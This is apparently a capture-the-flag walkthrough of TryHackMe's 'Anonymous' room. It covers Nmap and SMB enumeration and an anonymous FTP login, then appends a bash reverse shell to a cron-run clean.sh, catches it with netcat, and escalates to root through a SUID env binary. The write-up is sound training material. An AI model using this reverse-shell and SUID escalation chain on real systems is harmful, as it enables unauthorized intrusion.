
Anonymous


Link- https://tryhackme.com/room/anonymous

1. As an initial step of reconnaissance, used **Nmap** tool for scanning the ports and services running on the machine.




```
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp?
| fingerprint-strings:
|   GenericLines, NULL:
|_    220 NamelessOne's FTP Server!
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  256 e1:2a:96:a4:ea:8f:68:8f:cc:74:b8:f0:28:72:70:cd (ED25519)
139/tcp open  netbios-ssn?
445/tcp open  microsoft-ds?
```

2. Using the above results of the Nmap scan, answer the questions.




```
┌──(kali㉿kali)-[~/Anonymous]
└─$ smbmap -H 10.10.108.112
[+] Guest session       IP: 10.10.108.112:445    Name: 10.10.108.112
        Disk                                            Permissions     Comment
        ----                                            -----------     -------
        print$                                          NO ACCESS       Printer Drivers
        [redacted]
        IPC$                                            NO ACCESS       IPC Service (anonymous server (Samba, Ubuntu))
```

3. As per the questionnaire listed in THM, enumerate through the SMB shares on the machine and answer the shares listed for the target machine.
4. Also, the Nmap scanning results show that the FTP service is running on the machine, check if it accepts **Anonymous** logins.




```
┌──(kali㉿kali)-[~/Anonymous]
└─$ ftp 10.10.108.112
Connected to 10.10.108.112.
220 NamelessOne's FTP Server!
Name (10.10.108.112:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
```

5. FTP session is successfully logged in.




```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts
226 Directory send OK.
ftp> cd scripts
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xrwx    1 1000     1000          314 Jun 04  2020 clean.sh
-rw-rw-r--    1 1000     1000         2150 Jan 12 00:26 removed_files.log
-rw-r--r--    1 1000     1000           68 May 12  2020 to_do.txt
226 Directory send OK.
```

6. Enumerate through the directories of the FTP session for valuable hints for the next steps.
7. Download all the files into the local machine for reading\viewing the content of the same using **Mget** tool.




```
ftp> mget removed_files.log
mget removed_files.log?
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for removed_files.log (2494 bytes).
226 Transfer complete.
2494 bytes received in 0.00 secs (7.7474 MB/s)
ftp> mget to_do.txt
mget to_do.txt?
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for to_do.txt (68 bytes).
226 Transfer complete.
68 bytes received in 0.00 secs (362.8757 kB/s)
```

8. Using mget tool, successfully downloaded the files to the local machine as shown below.




```
┌──(kali㉿kali)-[~/Anonymous]
└─$ ls
clean.sh  removed_files.log  to_do.txt
```

9. Look into the downloaded files for any valuable information.




```
┌──(kali㉿kali)-[~/Anonymous]
└─$ cat to_do.txt
I really need to disable the anonymous login...it's really not safe

┌──(kali㉿kali)-[~/Anonymous]
└─$ cat removed_files.log
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
```

10. The **clean.sh** file show that it is some kind of a cron job running on the machine which can be used as a exploit to get a shell on the machine.




```
┌──(kali㉿kali)-[~/Anonymous]
└─$ cat clean.sh
#!/bin/bash

tmp_files=0
echo $tmp_files
if [ $tmp_files=0 ]
then
        echo "Running cleanup script:  nothing to delete" >> /var/ftp/scripts/removed_files.log
else
    for LINE in $tmp_files; do
        rm -rf /tmp/$LINE && echo "$(date) | Removed file /tmp/$LINE" >> /var/ftp/scripts/removed_files.log;done
fi
```

11. Append the file as below with your attacking machine IP to get a reverse shell.



```
#!/bin/bash

tmp_files=0
echo $tmp_files
if [ $tmp_files=0 ]
then
        echo "Running cleanup script:  nothing to delete" >> /var/ftp/scripts/removed_files.log
else
    for LINE in $tmp_files; do
        rm -rf /tmp/$LINE && echo "$(date) | Removed file /tmp/$LINE" >> /var/ftp/scripts/removed_files.log;done
fi
bash -i >& /dev/tcp/10.6.110.95/1456 0>&1
```

12. Cross check once on the FTP folder if the file has been appended correctly. Use **put** tool to upload the exploit code back to the FTP session.




Index of ftp://10.10.108.112/scripts/

Up to higher level directory

Name	Last Modified	
File: clean.sh	1/11/21	8:16:00 PM EST
File: removed_files.log	1/11/21	8:19:00 PM EST
File: to_do.txt	5/11/20	8:00:00 PM EDT


```
#!/bin/bash

tmp_files=0
echo $tmp_files
if [ $tmp_files=0 ]
then
        echo "Running cleanup script:  nothing to delete" >> /var/ftp/scripts/re
moved_files.log
else
    for LINE in $tmp_files; do
        rm -rf /tmp/$LINE && echo "$(date) | Removed file /tmp/$LINE" >> /var/ft
p/scripts/removed_files.log;done
fi
bash -i >& /dev/tcp/10.6.110.95/1456 0>&1
~
~
~
~
~
~
~
~
~
<tmp/mozilla_kali0/clean-1.sh" [readonly] 12L, 356B          1,1          All
```

13. Once cross checked, open up a listener on port which was given in the exploit and wait.
14. After a while, a shell will be created automatically after the cron job been run.




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1456
listening on [any] 1456 ...
connect to [10.6.110.95] from (UNKNOWN) [10.10.108.112] 55610
bash: cannot set terminal process group (1657): Inappropriate ioctl for device
bash: no job control in this shell
namelessone@anonymous:~$ 
```

15. Traverse through the directories to get the next flag which is placed in the **user.txt** file.




```
namelessone@anonymous:~$ ls
ls
pics
user.txt
namelessone@anonymous:~$ cat user.txt
cat user.txt
9[redacted]
```

16. Identify binaries with SUID bit set using find command (find / -perm -4000 2>/dev/null), so we may use it to do privilege escalation to root.




```
namelessone@anonymous:~/pics$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
```



```
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/env
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/chsh
```

17. With the above results, only **env** command can be executed without sudo access.




SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.


```
sudo install -m =xs $(which env) .

./env /bin/sh -p
```

18. As checked on GTFObins online, and executing the command as given gives us the root session as shown below.



```
namelessone@anonymous:~/pics$ /usr/bin/env /bin/sh -p
/usr/bin/env /bin/sh -p
# whoami
whoami
root
# 
```

19. Traverse through the directories to get the file **root.txt** which contains the flag.



```
# cd root
cd root
# ls
ls
root.txt
# cat root.txt
cat root.txt
4[redacted]}
# 
```